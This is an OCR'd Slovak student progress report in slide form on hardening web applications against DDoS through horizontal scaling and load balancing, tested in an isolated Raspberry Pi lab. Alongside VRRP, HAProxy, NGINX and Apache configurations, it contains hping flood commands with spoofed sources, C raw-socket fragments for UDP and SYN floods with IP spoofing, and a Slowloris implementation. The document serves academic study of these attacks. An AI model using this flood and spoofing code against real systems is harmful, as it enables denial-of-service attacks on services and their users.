


Zvýšenie odolnosti webových aplikácií proti DDoS útokom

(Horizontálne škálovanie)


Miroslav Hájek

2. Progress report
Princípy informačnej bezpečnosti
2020 / 2021


Dosiaľ spracované časti práce

1) **Dostupnosť ako bezpečnostný atribút:** CIA triáda
   - Kľučový zabezpečovatelia dostupnosti: SW, HW, Net
   - Dôvody vikitimizácie posktovateľov: motivácie, RAT, VIVA, profil útočníka
2) **Anatómia útokov DDoS**
   1) Botnet – architekúra a metódy rozširovania
   2) Klasifikácia útokov DDoS - volumetrické, protokolové, DRDoS
   3) Ochrana spevňením sieťovej obrany – reaktívna, proaktívna
      1) Techniky: RTBH, Egress a Ingress proti IP spofing, Linux Firewall
3) **Škálovanie webových aplikácií** – horizontálne vs. vertikálne
   1) Nižšie vrstvy OSI – LACP, ECMP, VRRP
   2) Algoritmy vyvažovania záťaže

Izolovaná sieť na experimenty



Logická topológia



Fyzická topológia

Vysoká dostupnosť s VRRP protokolom

```
vrrp_instance malina {
    state MASTER / BACKUP
    interface eth0

    virtual_router_id 1
    priority 100 / 90
    advert_int 1

    virtual_ipaddress {
        192.168.0.50
    }
}
```

/etc/keepalived/keepalived.conf

No.	Time	Source	Destination	Protocol	Lengtl	Info
1	0.000000000	192.168.0.4	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.18 for any sources
2	0.080026309	192.168.0.4	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.18 for any sources
3	3.572142908	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)
4	3.572143202	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)
5	3.572143302	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)
6	3.572143395	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)
7	3.572143494	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)
8	3.572452007	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
9	4.572683889	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
10	4.853550595	LCFCHeFe_3c:da:8a	Raspberr_cc:95:28	ARP	42	Who has 192.168.0.4? Tell 192.168.0.5
11	4.854511710	Raspberr_cc:95:28	LCFCHeFe_3c:da:8a	ARP	60	192.168.0.4 is at b8:27:eb:cc:95:28
12	5.572955375	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
13	5.900134663	192.168.0.2	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.18 for any sources
14	6.150136619	192.168.0.2	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.18 for any sources
15	6.573187386	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
16	7.573510532	192.168.0.4	224.0.0.18	VRRP	60	Announcement (v2)
17	8.572639752	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)
18	8.572640013	Raspberr_cc:95:28	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.50 (Request)

```
arp-scan --interface=enp3s0 --localnet
192.168.0.50    b8:27:eb:cc:95:28    Raspberry Pi Foundation
----------
192.168.0.50    b8:27:eb:2f:1d:f3    Raspberry Pi Foundation
```

DoS útoky záplavou

UDP Flood

No.	Time	Source	Destination	Protocol	Lengtl	Info
1	0.000000000	192.168.0.5	192.168.0.2	UDP	42	2289 → 0 Len=0
2	0.000058000	192.168.0.5	192.168.0.2	UDP	42	2290 → 0 Len=0
39	0.000775000	192.168.0.2	192.168.0.5	ICMP	70	Destination unreachable (Port unreachable)
55	0.001060000	192.168.0.2	192.168.0.5	ICMP	70	Destination unreachable (Port unreachable)

ICMP Flood

No.	Time	Source	Destination	Protocol	Lengtl	Info
1	0.000000000	192.168.0.5	192.168.0.2	ICMP	42	Echo (ping) request id=0x99b3, seq=0/0, ttl=64 (reply in 107)
2	0.000042000	192.168.0.5	192.168.0.2	ICMP	42	Echo (ping) request id=0x99b3, seq=256/1, ttl=64 (reply in 113)
107	0.001369000	192.168.0.2	192.168.0.5	ICMP	60	Echo (ping) reply id=0x99b3, seq=0/0, ttl=64 (request in 1)
113	0.001444000	192.168.0.2	192.168.0.5	ICMP	60	Echo (ping) reply id=0x99b3, seq=256/1, ttl=64 (request in 2)

TCP SYN Flood

No.	Time	Source	Destination	Protocol	Lengtl	Info
2	0.831001713	192.168.0.5	192.168.0.2	TCP	54	1938 → 8080 [SYN] Seq=0 Win=512 Len=0
74	0.832163589	192.168.0.2	192.168.0.5	TCP	60	8080 → 1938 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
81	0.832211874	192.168.0.5	192.168.0.2	TCP	54	1938 → 8080 [RST] Seq=1 Win=0 Len=0

DoS útoky záplavou

UDP Flood

```
$ hping 192.168.0.2 --udp -flood
$ vnstat --trafic
736735 packets sampled in 5 seconds, Traffic average for eth0
      rx           54,22 Mbit/s        147345 packets/s
      tx            0,86 kbit/s          1 packets/s
```

Nameraná šírka pásma

```
malina $ iperf -s
Thinkpad $ iperf -i 1 -c 192.168.0.2
```

Bandwidth: 94.2 Mbit/s

ICMP Flood

```
$ hping 192.168.0.2 --icmp --flood --spoof 192.168.0.3
640086 packets sampled in 5 seconds, Traffic average for eth0
      rx           45,07 Mbit/s          122483 packets/s
      tx            2,21 Mbit/s          5534 packets/s
```


```
$ hping 192.168.0.2 --icmp --flood --spoof 192.168.0.20
717771 packets sampled in 5 seconds, Traffic average for eth0
      rx           52,83 Mbit/s          143533 packets/s
      tx            0,32 kbit/s          0 packets/s
```


Slowloris (slowhttptest)


```
1727 packets sampled
rx  137.81 kbit/s  175 packets/s
tx  126.41 kbit/s  170 packets/s
```

Útoky záplavou a oneskorenie v sieti

```
$ ping -D -U 192.168.0.2
```







C program na DoS záplavy s RAW sockets

Nastavenie RAW socketu na rozhranie „enp3s0“ bez dopĺňanie IP hlavičky

```
int s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
setsockopt(s, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one));
strcpy(ifr.ifr_name, "enp3s0"); ioctl(s, SIOCGIFINDEX, &ifr);
setsockopt(s, SOL_SOCKET, SO_BINDTODEVICE, &ifr, sizeof (ifr));
```

Vyplnenie IP hlavičky

```
memset(buffer, 0, PACKET_LENGTH);
struct iphdr *ip = buffer;
```

```
ip->ihl = 5;
ip->version = 4;
ip->tot_len = length;
ip->ttl = 64;
ip->saddr = ip_src_spoofed;
ip->daddr = inet_addr("192.168.0.2");
ip->check = checksum(buffer, ip_len);
```

C program na DoS záplavy s RAW sockets

UDP Flood

```
struct udphdr *udp = (buffer + ip_len);
udp->source = htons(randint(30000, 65535));
udp->dest = htons(randint(1, 49151));
udp->len = htons(sizeof(struct udphdr));
ip->protocol = IPPROTO_UDP;
```

TCP SYN Flood

```
struct tcphdr *tcp = (buffer + ip_len);
tcp->dest = 8080;
tcp->seq = htonl(rand());
tcp->ack_seq = 0; tcp->doff = 5; tcp->syn = 1;
tcp->window = htons(32767);  ip->protocol = IPPROTO_TCP;
```

IP Spoofing – náhodná adresa z podsiete

```
in_addr_t ip_random(in_addr_t net, int cidr)
{
    in_addr_t net_mask = (~0 << (32 - cidr));
    in_addr_t host_mask = ~net_mask;
    in_addr_t target_host = 0;
    if (host_mask != 0) target_host = rand() % host_mask;
    return htonl((ntohl(net) & net_mask) | target_host);
}
```

Egress filtrovanie

```
access-list 110 deny ip 192.168.0.0 0.0.255.255 any
access-list 110 permit ip any any
```

Ingress filtrovanie

```
ip verify unicast reverse-path list    # Strict mode
ip verify unicast source reachable-via any # Loose mode
```

Slow Loris C implementácia

```
int sockets[CNT];
for (int i = 0; i < CNT; i++)
    sockets[i] = restart_connection();

while(1) {
    for (int i = 0; i < CNT; i++) {
        snprintf(buffer, HTTP_BUFFER, "X-a: %d\r\n",
                 randint(1, 50000));
        if (send(sockets[i], buffer, strlen(buffer), 0) < 0) {
            close(sockets[i]);
            sockets[i] = restart_connection();
            send(sockets[i], buffer, strlen(buffer), 0);
        }
    }
    sleep(TIMEOUT);
}
```

```
int s = socket(AF_INET, SOCK_STREAM, 0);
connect(s, (struct sockaddr *)&victim, sizeof(victim));

snprintf(buffer, HTTP_BUFFER,
         "GET /?%d HTTP/1.1\r\n", randint(0, 1000));
send(s, buffer, strlen(buffer), 0);
```

Webová stránka na testovanie

Nastavenie Apache web servera

```
Timeout 300
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 5

<Directory /var/www/>
    AllowOverride None
    Require all granted
</Directory>
```


```
<Location "/server-status">
    SetHandler server-status
    Require ip 127.0.0.1
</Location>

<VirtualHost *:80>
   DocumentRoot /var/www/html
   CustomLog ${APACHE_LOG_DIR}/access.log
                extended
</VirtualHost>
```


```
LogFormat "%v:%p %h %l %u %{%d/%b/%Y %T}t.%{msec_frac}t %{%z}t %D \"%r\"
%>s  %I %O \"%{Referer}i\" \"%{User-Agent}i\"" extended
```



http://httpd.apache.org/docs/current/mod/mod_log_config.html

Apache Keepalive Timeout pri Slow Loris


Nemá žiaden vplyv








```
slowhttptest -H          # slow headers
    -c 1000              # cieľový počet spojení
    -i 10                # interval medzi následnými údajmi
    -r 50                # pripojenia za sekundu
    -l 180               # dĺžka trvania testu
    -g -o apache_[n]s    # vytvor štatistiky
    -u http://192.168.0.2:80/  # Apache URL
```



Konfigurácia HAPROXY verzus NGINX

```
global
    log /dev/log local0
    chroot /var/lib/haproxy

defaults
    log global
    option httplog | tcplog
    mode http | tcp

frontend stats
    bind *:8404
    stats enable
    stats uri /stats
    stats refresh 10s

frontend web
    bind *:8080
    default_backend webservers

backend webservers
    balance roundrobin | leastconn | source
    server A 192.168.0.2:80 weight 3
    server B 192.168.0.3:80 check weight 2
    server C 192.168.0.4:80 check weight 1
```


```
worker_processes auto;
events { worker_connections 1024; }

http | stream {
    log_format upstream_format '$remote_addr $time_local
"$request" $status $upstream_addr $upstream_bytes_received'
    '$upstream_connect_time $upstream_header_time
$upstream_response_time';

    access_log /var/log/nginx/upstream.log upstream_format;
    proxy_http_version 1.1;
    upstream website {
        # least_conn; ip_hash
        server 192.168.0.2:80 weight=5;
        server 192.168.0.3:80 weight=2;
        server 192.168.0.4:80 weight=1;
    }

    server {
        listen 8090;
        server_name _;
        location / {
            proxy_pass "http://website/";
        }

        location = /basic_status {
            stub_status; allow 127.0.0.1; deny all;
        }
    }
}
```

Formát logov a Common Log Format

/var/log/nginx/upstream.log

```
192.168.0.5 05/Apr/2021:13:32:15 +0200 "GET / HTTP/1.1" 200 192.168.0.3:80 1294 0.000 0.040 0.040
```

$upstream_bytes_received $upstream_connect_time $upstream_header_time $upstream_response_time

```
192.168.0.5 [05/Apr/2021:16:35:30 +0200] TCP 200 465 308 20.960
```

$bytes_sent $bytes_received $session_time

/var/log/haproxy.log

```
Apr  5 13:41:21 malina haproxy[7008]: 192.168.0.5:36770 [05/Apr/2021:13:41:21.081]
web webservers/B 0/0/1/19/20 200 1292 - - ---- 6/6/0/1/0 0/0 "GET / HTTP/1.1"
```


FE/BE Server, Timers, Status, Bytes, TermCode, Cookie Code, Conn count, Queue length


/var/log/apache2/apache.log

```
website.home:80 192.168.0.2 - - [05/Apr/2021 13:45:20.814 +0200] "GET / HTTP/1.1" 200  351 1254 "-"
"Mozilla/5.0"
```

Slowloris – HAProxy Round Robin HTTP

SÚ ROVNAKÉ!





